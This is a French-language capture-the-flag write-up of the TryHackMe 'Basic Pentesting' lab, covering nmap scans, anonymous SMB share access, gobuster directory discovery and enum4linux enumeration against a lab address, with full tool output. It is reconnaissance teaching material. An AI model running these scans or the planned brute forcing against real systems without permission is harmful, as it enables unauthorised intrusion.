Rapport

Write up Basic Pentesting

1. Introduction

CTF level : easy
Skills learned :

• Service enumeration
• brute forcing
• hash cracking
• Linux enumeration

Adresse ip cible 10.10.206.109

2. Reconnaissance active

Nous effectuons divers scans nmap pour découvrir les services accessibles sur la cible

Scan SYN

sudo nmap -sS -Tx -p- 10.10.206.109 > Scan_syn.txt

Starting Nmap 7.94SVN (https://nmap.org) at 2024-09-13 23:02 CEST
Nmap scan report for 10.10.206.109
Host is up (0.036s latency).
Not shown: 65529 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
139/tcp open netbios-ssn
445/tcp open microsoft-ds
8009/tcp open ajp13
8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 14.97 seconds

le scan syn nous donne les informations de bases sur les services ouverts de la cible. ici ssh http smb et https

Scan Version

sudo nmap -sV -T4 -p 22,80,139,445 10.10.206.109 > scan_version.txt

Starting Nmap 7.94SVN (https://nmap.org) at 2024-09-13 23:05 CEST
Nmap scan report for 10.10.206.109
Host is up (0.029s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.73 seconds

Nous récupérons les versions des différents services dans l'optique de trouver une vulnérabilité plus tard

Scan Complet

sudo nmap -A -T4 -p 22,80,139,445 10.10.206.109 > scan_full.txt

Starting Nmap 7.94SVN (https://nmap.org) at 2024-09-13 23:08 CEST
Nmap scan report for 10.10.206.109
Host is up (0.038s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
| 256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_ 256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.4
OS details: Linux 5.4
Network Distance: 2 hops
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: basic2
| NetBIOS computer name: BASIC2\x00
| Domain name: \x00
| FQDN: basic2
|_ System time: 2024-09-13T17:09:03-04:00
| smb2-time:
| date: 2024-09-13T21:09:03
|_ start_date: N/A
| smb-security-mode:
| account_used: guest

| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: mean: 1h19m58s, deviation: 2h18m33s, median: -1s

TRACEROUTE (using port 139/tcp)
HOP RTT ADDRESS
1 26.80 ms 10.9.0.1
2 27.24 ms 10.10.206.109

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.75 seconds

Avec le scan complet nous voyons que le niveau de sécurité des partages utilise le compte guest

Scan Vulnérabilité

sudo nmap --script *smb* -p 445 10.10.206.109 > scan_vuln.txt

Starting Nmap 7.94SVN (https://nmap.org) at 2024-09-13 23:13 CEST
Nmap scan report for 10.10.206.109
Host is up (0.027s latency).

PORT STATE SERVICE
445/tcp open microsoft-ds


Host script results:
| smb-brute:
|_ No accounts found
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
|_smb-system-info: ERROR: Script execution failed (use -d to debug)
| smb2-capabilities:
| 2:0:2:
| Distributed File System
| 2:1:0:
| Distributed File System
| Multi-credit operations
| 3:0:0:
| Distributed File System
| Multi-credit operations
| 3:0:2:
| Distributed File System
| Multi-credit operations
| 3:1:1:
| Distributed File System
|_ Multi-credit operations
| smb-enum-shares:
| account_used: guest


| \\10.10.206.109\Anonymous:
| Type: STYPE_DISKTREE
| Comment:
| Users: 0
| Max Users: <unlimited>
| Path: C:\samba\anonymous
| Anonymous access: READ/WRITE
| Current user access: READ/WRITE
| \\10.10.206.109\IPC$:
| Type: STYPE_IPC_HIDDEN
| Comment: IPC Service (Samba Server 4.3.11-Ubuntu)
| Users: 1
| Max Users: <unlimited>
| Path: C:\tmp
| Anonymous access: READ/WRITE
|_ Current user access: READ/WRITE
| smb-mbenum:
| DFS Root
| BASIC2 0.0 Samba Server 4.3.11-Ubuntu
| Master Browser
| BASIC2 0.0 Samba Server 4.3.11-Ubuntu
| Print server
| BASIC2 0.0 Samba Server 4.3.11-Ubuntu
| Server
| BASIC2 0.0 Samba Server 4.3.11-Ubuntu
| Server service
| BASIC2 0.0 Samba Server 4.3.11-Ubuntu
| Unix server
| BASIC2 0.0 Samba Server 4.3.11-Ubuntu
| Windows NT/2000/XP/2003 server
| BASIC2 0.0 Samba Server 4.3.11-Ubuntu
| Workstation
|_ BASIC2 0.0 Samba Server 4.3.11-Ubuntu
| smb-protocols:
| dialects:
| NT LM 0.12 (SMBv1) [dangerous, but default]
| 2:0:2
| 2:1:0
| 3:0:0
| 3:0:2
|_ 3:1:1
| smb-os-discovery:
| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
| Computer name: basic2
| NetBIOS computer name: BASIC2\x00
| Domain name: \x00
| FQDN: basic2
|_ System time: 2024-09-13T17:18:34-04:00
|_smb-print-text: false
| smb-vuln-regsvc-dos:
| VULNERABLE:
| Service regsvc in Microsoft Windows systems vulnerable to denial of service
| State: VULNERABLE


| The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference
| pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
| while working on smb-enum-sessions.
|_
| smb-ls: Volume \\10.10.206.109\Anonymous
| SIZE TIME FILENAME
| <DIR> 2018-04-19T17:31:20 .
| <DIR> 2018-04-19T17:13:06 ..
| 173 2018-04-19T17:29:55 staff.txt
|_
|_smb-flood: ERROR: Script execution failed (use -d to debug)
| smb-enum-sessions:
|_ <nobody>
| smb-enum-domains:
| BASIC2
| Groups: n/a
| Users: n/a
| Creation time: unknown
| Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
| Account lockout disabled
| Builtin
| Groups: n/a
| Users: n/a
| Creation time: unknown
| Passwords: min length: 5; min age: n/a days; max age: n/a days; history: n/a passwords
|_ Account lockout disabled
| smb2-time:
| date: 2024-09-13T21:13:34
|_ start_date: N/A
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)


Nmap done: 1 IP address (1 host up) scanned in 312.43 seconds

Le scan nmap avec le script smb nous permet de trouver un partage nommé anonymous contenant un fichier potentiellement intéressant du doux nom de staff.txt


Windows shares on 10.10.206.109 - Thunar
File Edit View Go Bookmarks Help
Windows shares on 10.10.206.109
Places
Computer
kota
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
Anonymous
1 file: 0 bytes


Windows shares on 10.10.206.109 - Thunar
File Edit View Go Bookmarks Help
Places
Devices
Authentication Required
Enter user and password for share “anonymous” on “10.10.206.109”:
Connect As
Anonymous
Registered User
Username
kota
Domain
WORKGROUP
Password
Forget password immediately
Remember password until you logout
Remember forever
Cancel
Connect


anonymous on 10.10.206.109 - Thunar
File Edit View Go Bookmarks Help
anonymous on 10.10.206.109
Places
Computer
kota
Desktop
Recent
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network
staff.txt
1 file: 173 bytes | Free space: 10.6 GiB



Le fichier contient 2 noms Jan et Kay qui semble être l'administrateur du système. Pour pouvoir rentrer dans le système, nous allons nous tenter d'obtenir un accès via Jan.

3. Web page enumeration

Try hack me nous demande un dossier caché sur le serveur web, pour le trouver nous utilisons gobuster

Gobuster

sudo gobuster dir -e -u http://10.10.206.109 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt >> Gobuster.txt

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.206.109
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
```

[+] User Agent: gobuster/3.6
[+] Expanded: true
[+] Timeout: 10s
===
Starting gobuster in directory enumeration mode
===

[2Khttp://10.10.206.109/**development** (Status: 301) [Size: 320] [--> http://10.10.206.109/development/]

[2Khttp://10.10.206.109/server-status (Status: 403) [Size: 301]

===
Finished
===

4. Network share enumeration

On effectue une enumeration des partages afin de trouver des informations importantes, sachant que nous avons déjà 2 noms d'utilisateurs, nous nous aidons de enum4linux pour confirmer

enum4linux -a 10.10.206.109 >> enum4linux.txt

Starting enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/) on Fri Sep 13 23:27:33 2024

[34m ==([0m[32mTarget
Information[0m[34m)==

[0mTarget 10.10.206.109
RID Range 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

[34m ============================([0m[32mEnumerating Workgroup/Domain on
10.10.206.109[0m[34m)============================

[0m[33m
[+] [0m[32mGot domain/workgroup name: WORKGROUP

[0m
[34m ================================([0m[32mNbtstat Information for
10.10.206.109[0m[34m)================================

[0mLooking up status of 10.10.206.109
    BASIC2 <00> - B <ACTIVE> Workstation Service
    BASIC2 <03> - B <ACTIVE> Messenger Service
    BASIC2 <20> - B <ACTIVE> File Server Service
    ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE> Master Browser
    WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
    WORKGROUP <1d> - B <ACTIVE> Master Browser
    WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

[34m ==========([0m[32mSession Check on 10.10.206.109[0m[34m)==========

[0m[33m
[+] [0m[32mServer 10.10.206.109 allows sessions using username '', password ''

[0m
[34m ==========([0m[32mGetting domain SID for 10.10.206.109[0m[34m)==========

[0mDomain Name: WORKGROUP
Domain Sid: (NULL SID)
[33m
[+] [0m[32mCan't determine if host is part of domain or part of a workgroup

[0m
